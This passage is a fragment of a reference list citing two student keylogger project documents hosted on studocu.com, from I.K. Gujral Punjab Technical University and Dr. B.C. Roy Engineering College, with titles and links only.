[4] Cyber Security Keylogger Project(https://www.studocu.com/in/document/i-k-gujral-punjab-technical-university/fundamentals-of-computer-and-it/cyber-security-keylogger-project/21715697)

[5] Dr. B.C. Roy Engineering College - Keylogger Project (https://www.studocu.com/in/document/dr-bc-roy-engineering-college/computer-science-and-engineering/keylogger-project-bsns/35929866)